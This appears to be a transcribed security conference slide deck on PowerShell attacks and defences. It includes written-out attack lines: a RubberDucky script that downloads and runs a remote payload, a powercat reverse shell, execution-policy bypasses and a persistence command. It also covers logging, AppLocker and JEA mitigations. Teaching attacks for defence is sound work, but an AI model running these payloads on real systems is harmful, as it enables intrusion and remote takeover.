
Just In Time, Just Enough Administration (JitJea)
 based on Windows PowerShell constrained runspaces
 allowing specific users to perform administrative tasks on servers
without giving them administrator rights
 auditing all actions that these users performed
Before JEA 
PS C:> Copy-Item C:SecureFilesFile.txt
C:DeploymentFile.txt
PS C:> Get-Content C:DeploymentFile.txt
Information I should not see
Using JEA 
PS C:> Copy-Item C:SecureFilesFile.txt
C:DeploymentFile.txt
PS C:> Get-Content C:DeploymentFile.txt
This command is not available

PS> Enter-PSSession Server1
FAIL! – Talk to your supervisor for assistance
“George I need to be admin on Server1 to restart SQL”
“No Eddie.
Just use JEA and connect to the ‘Maintenance
EndPoint”
PS> Enter-JeaSession Server1 –Name Maintenance
Server1> Restart-Service MSSQLSERVER

Server1
Server1> Steal-Secrets
Error: You are not authorized to
Steal-Secrets

Time to set PowerShell policies in your organization…
Sample here:
 Change ExecutionPolicy to only allow signed scripts to run.
 Require all PowerShell scripts to be run from a specific location or path.
 Discourage (or require exception for) the use of encoded parameters on the
command line.
 Discourage (or block) PowerShell scripts from downloading content from the
Internet (or specify a “whitelist” of allowed IP addresses only).
 Discourage (or block) the use of PowerShell to invoke commands on remote
systems.
 Require a custom parameter to be passed on all “legitimate” PowerShell
usage.
 Restrict PowerShell to specific users in your organization.
 Require PowerShell to be launched from a specific process.

Useful Resources
 PowerShell Galery
• https://www.powershellgallery.com/
 Hey, Scripting Guy! Blog
• http://blogs.technet.com/b/heyscriptingguy/
 Just Enough Administration (JEA)
• https://msdn.microsoft.com/en-us/powershell/jea/using-jea
 Practical Persistence with PowerShell
• http://www.exploit-monday.com/2013/04/PersistenceWithPowerShell.html>
 PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection
 https://adsecurity.org/?p=2921
 PowerShell Version 5 Security Enhancements
• https://adsecurity.org/?p=2277
 Blogs of PowerShell gurus:
• Jeffrey Snower, Matt Graeber, Adam Driscoll, Sean Metcalf, Will Schroeder
Thank you !
Questions?
George Dobrea
XEduco.net | @gdobrea

The Dark Side of PowerShell by George Dobrea

  • 1.
    The Dark Sideof PowerShell George Dobrea
  • 2.
    George Dobrea xEduco gdobrea@xeduco.net |@gdobrea Microsoft Certified Trainer (since 1998) MVP – Enterprise Security (since 2005) EC-Council Instructor of the Year (2016)
  • 3.
    My Last trips: Bucharest (home)  Tokyo  Phnom Penh / Cambodia  Washington DC  New Delhi  Dubai  London  Brussels  Vilnius, Tallinn, Riga  Finland  Peru  Germany  Toronto  Cape Town Teaching / Consulting / Speaking / Volunteering Or Just Travelling for Fun…
  • 4.
    My First PublicSpeech about PowerShell Vulnerabilities in a MS conference…
  • 5.
    > Get-content  PowerShellas an attack platform  PowerShell malware  Pen Testing tools based on PowerShell  PowerShell security, and bypassing that security  Defence strategies  PowerShell v5 new security features
  • 6.
    PowerShell  Shell andscripting language present by default on all Windows machines.  … Now open sourced and available on Linux  Designed to automate things and make life easier for system admin.  Based on .Net framework and is tightly integrated with Windows.  Access to the Win32 and Native API  Easy to learn and to write scripts  !
  • 7.
  • 8.
    Current Landscape ofPowerShell Threats  38 % of security incidents reported utilized PowerShell in some form or another  68 % of system breaches having some PowerShell involvement.  31 % of all reported incidents involving PowerShell drummed up no security alerts before the threat was discovered. Carbon Black - United Threat Research Report 2016 “If PowerShell is a hammer, everything is a nail”
  • 9.
  • 10.
    … Why Not? Powershellis an ideal platform for attackers  Installed by DEFAULT on Windows Systems  Provides access to almost everything in a Windows platform which could be useful for an attacker o Registry, file system, active directory, networking, services, processes, WMI, COM, Hyper-V  Run code in memory without touching disk  WinRM is enabled by DEFAULT on Windows Server  Trusted by countermeasures (AntiVirus) and SysAdmins  A wealth of attack / pen testing tools already exist: o Shellcode injectors, DLL injectors, keyloggers, port-scanners, reverse/bind shells, botnets, hash dumping utilities
  • 11.
    PowerShell attack codecan be invoked by:  Microsoft Office Macro (VBA)  WMI  HTA Script (HTML Application – control panel extensions)  CHM (compiled HTML help)  Java JAR file  Other script type (VBS/WSH/BAT/CMD)  Typically an Encoded Command Encoded commands obfuscate attack code and can even be compressed to avoid the Windows console character limitation (8191) Powershell.exe –WindowStyle Hidden –noprofile –EncodedCommand <BASE64ENCODED>
  • 12.
    Great, but howdo I execute it on a victim machine ?  Code execution gained from an existing exploit  Via a website command injection vulnerability  Physical access – USB HID device  Stolen / captured credentials. With credentials, remote code execution can be gained with:  WMI  WSMAN  RDP, PowerShell Web Access ( yes, you can run PS from your smartphone ), etc…
  • 13.
    New Malicious Attacksusing PowerShell…
  • 14.
    Real world PowerShellMalware  PowerWorm:  Infect’s Word and Excel documents, initial infection via macro in .doc/.xls  PoshKoder/PoshCoder:  PowerWorm crossed with CryptoLocker  Bitcoin ransom  DNSChanger  Trojan.DNSChanger circumvents Powershell restrictions
  • 15.
    Valuable Resource forPen Testers : PoshInternals https://github.com/adamdriscoll/PoshInternals
  • 16.
    Valuable Resource forPen Testers : PowerSploit https://github.com/mattifestation/PowerSploit
  • 17.
    Valuable Resource forPen Testers : PowerShellEmpire http://www.PowerShellEmpire.com Modules:  Code Execution  Collection  Credentials  Exfiltration  Exploitation  Lateral Movement  Management  Persistence  Privilege Escalation  Recon  Situational Awareness  Fun & Trollsploit Capabilities:  PowerShell based Remote Access Trojan (RAT).  Python server component (Kali Linux).  AES Encrypted C2 channel.  Dumps and tracks credentials in database. Use: Integrated modules providing Initial Exploitation, Recon, Credential Theft & Reuse, as well as Persistence.
  • 18.
    Valuable Resource forPen Testers : Nishang https://github.com/samratashok/nishang
  • 19.
    Kali Linux –Social Engineering Toolkit (SET) Kali Linux: More than 600 penetration testing tools included - Some of them using PowerShell attack techniques The SET has become a standard in the arsenal of the penetration tester
  • 20.
  • 21.
  • 22.
    BadUSB RubberDucky Attack( example #2)  Create a PowerShell Meterpreter reverse TCP payload and place it somewhere on your Kali Linux Web Server  This bypasses most AV, HIPS, IDS and Firewalls and leaves no evidence on the system DELAY 750 GUI r DELAY 750 STRING cmd DELAY 200 ENTER DELAY 200 STRING powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.1.132/powershell.ps1') DELAY 200 ENTER
  • 23.
    Administrative privileges required Notpersistent – limited to the current session Limitations of PowerShell Attacks
  • 24.
    Post Exploitation AttackStyle … Or better use PowerCat instead - this a PowerShell version of net cat 
  • 25.
    DELAY 500 CAPSLOCK GUI R DELAY500 STRING POWERSHELL.EXE -EX UNRESTRICTED -C "IMPORT-MODULE ('{0}:POWERCAT.PS1' -F (GET-VOLUME -FILESYSTEMLABEL DUCKY).DRIVELETTER); POWERCAT -C 192.168.56.101 -P 443 -EP" -WINDOWSTYLE HIDDEN ENTER Example: RubberDucky & Powercat Reverse Shell
  • 26.
     Basic methods(easy to implement, also to detect and remove)  Registry Settings  Scheduled tasks  Advanced Persistent Mechanism:  Permanent WMI What if I want to persist my payloads PS> schtasks /Create /SC ONIDLE /I 1 ` /TN Updater /TR “powershell.exe ` -Command Write-Host ‘Doing evil stuff…’“
  • 27.
    Windows PowerShell Remotingand WinRM  PowerShell Remoting is based upon WinRM, Microsoft’s WS- Management implementation  Supports execution in 3 ways:  Remote enabled commands  Remotely executed script blocks  Remote sessions  Security Model = Trusted Devices + User Credentials  WinRM is required for the Windows Server Manager  WinRM is enabled by DEFAULT on Windows 2012(R2) Server  WinRM is allowed through Windows Firewall on all network profiles!  PowerShell/Win32-OpenSSH - work in progress !
  • 28.
    PowerShell Remoting KerberosDouble Hop Solved Securely $ServerB = Get-ADComputer -Identity ServerB $ServerC = Get-ADComputer -Identity ServerC Set-ADComputer -Identity $ServerC -PrincipalsAllowedToDelegateToAccount $ServerB  No PowerShell code modification.  No more SPNs for constrained delegation!  Credentials are not stored on ServerB.  Multiple domains and forests supported across trusts. https://blogs.technet.microsoft.com/ashleymcglone/2016/08/30/powershell-remoting-kerberos-double-hop-solved-securely/ Resource-Based Kerberos Constrained Delegation is the solution !
  • 29.
    PowerShell ‘Legacy’ SecurityFeatures  Administrative rights  UAC  Code Signing  Local or Remote source using zone.identifier alternate data stream  PowerShell Execution Policy
  • 30.
    Bypassing Execution Policy( Easy !!!) The PowerShell Execution Policy is not a security boundary  Simply ask PowerShell: powershell.exe –executionpolicy unrestricted  Switch the files zone.idenfier back to local: unblock-file yourscript.ps1  Read the script in and then execute it (may fail depending on script)  Encode the script and use –encodedcommand – always works!!  Get/Steal a certificate, sign script, run script C:> powershell.exe –executionpolicy bypass –windowstyle hidden –noninteractive –nologo –file “c:exploit.ps1”
  • 31.
    Operational Security /Dealing with Forensics  Change WinRM settings / Block WinRM ?  Application whitelisting - AppLocker Policies  Enabling Constrained Language Mode  Log PowerShell Activity  Detecting attacks on mitigations (audit any changes to profile.ps1 or the registry keys that control module logging)
  • 32.
    PowerShell is notpowershell.exe  powershell.exe is just a host application  it hosts the assembly that contains PowerShell and handles I/O System.Management.Automation.dll  Blocking PowerShell.exe does not stop PowerShell attacks!
  • 33.
    PowerShell v5 ♥the Blue Team !  Over-the-shoulder transcription  Deep script block logging  Antimalware Scan Interface Integration  Cryptographic Message Syntax (CMS) encryption and decryption cmdlets  Secure code generation APIs  Applocker + Constrained Language Mode  Protected Event Logging  Preventing unrestricted admin access (JEA)
  • 34.
    PowerShell Logging PS >Get-EventLog – LogName “Windows PowerShell” - InstanceId 800 |` Where Message –match Add-Type | Select –First 10 | Format-List  Module Logging  Script Block Logging *  System-wide transcripts * *Enabled by KB3000850 on Windows Server 2012 R2/ Windows 8.1 or WMF 5.0  Microsoft-Windows-PowerShell/Operational events:  4103 –Module logging  4104/4105/4106 –Script block logging
  • 35.
    Limiting PowerShell AttackCapability with Constrained Language Mode  removing advanced feature support such as .Net & Windows API calls and COM access  The lack of this advanced functionality stops most PowerShell attack tools  Drawback: an environment variable must be set, either by running a command in PowerShell or via Group Policy  Pairing PowerShell v5 with AppLocker :  PowerShell v5 detects when Applocker Allow mode is in effect and sets the PowerShell language to Constrained Mode for interactive input and user- authored scripts, severely limiting the attack surface on the system [Environment]::SetEnvironmentVariable(‘__PSLockdownPolicy‘, ‘4’, ‘Machine‘)
  • 36.
    Just In Time,Just Enough Administration (JitJea)  based on Windows PowerShell constrained runspaces  allowing specific users to perform administrative tasks on servers without giving them administrator rights  auditing all actions that these users performed Before JEA  PS C:> Copy-Item C:SecureFilesFile.txt C:DeploymentFile.txt PS C:> Get-Content C:DeploymentFile.txt Information I should not see Using JEA  PS C:> Copy-Item C:SecureFilesFile.txt C:DeploymentFile.txt PS C:> Get-Content C:DeploymentFile.txt This command is not available
  • 37.
    PS> Enter-PSSession Server1 FAIL!– Talk to your supervisor for assistance “George I need to be admin on Server1 to restart SQL” “No Eddie. Just use JEA and connect to the ‘Maintenance EndPoint” PS> Enter-JeaSession Server1 –Name Maintenance Server1> Restart-Service MSSQLSERVER  Server1 Server1> Steal-Secrets Error: You are not authorized to Steal-Secrets
  • 38.
    Time to setPowerShell policies in your organization… Sample here:  Change ExecutionPolicy to only allow signed scripts to run.  Require all PowerShell scripts to be run from a specific location or path.  Discourage (or require exception for) the use of encoded parameters on the command line.  Discourage (or block) PowerShell scripts from downloading content from the Internet (or specify a “whitelist” of allowed IP addresses only).  Discourage (or block) the use of PowerShell to invoke commands on remote systems.  Require a custom parameter to be passed on all “legitimate” PowerShell usage.  Restrict PowerShell to specific users in your organization.  Require PowerShell to be launched from a specific process.
  • 39.
    Useful Resources  PowerShellGalery • https://www.powershellgallery.com/  Hey, Scripting Guy! Blog • http://blogs.technet.com/b/heyscriptingguy/  Just Enough Administration (JEA) • https://msdn.microsoft.com/en-us/powershell/jea/using-jea  Practical Persistence with PowerShell • http://www.exploit-monday.com/2013/04/PersistenceWithPowerShell.html>  PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection  https://adsecurity.org/?p=2921  PowerShell Version 5 Security Enhancements • https://adsecurity.org/?p=2277  Blogs of PowerShell gurus: • Jeffrey Snower, Matt Graeber, Adam Driscoll, Sean Metcalf, Will Schroeder
  • 40.
    Thank you ! Questions? GeorgeDobrea XEduco.net | @gdobrea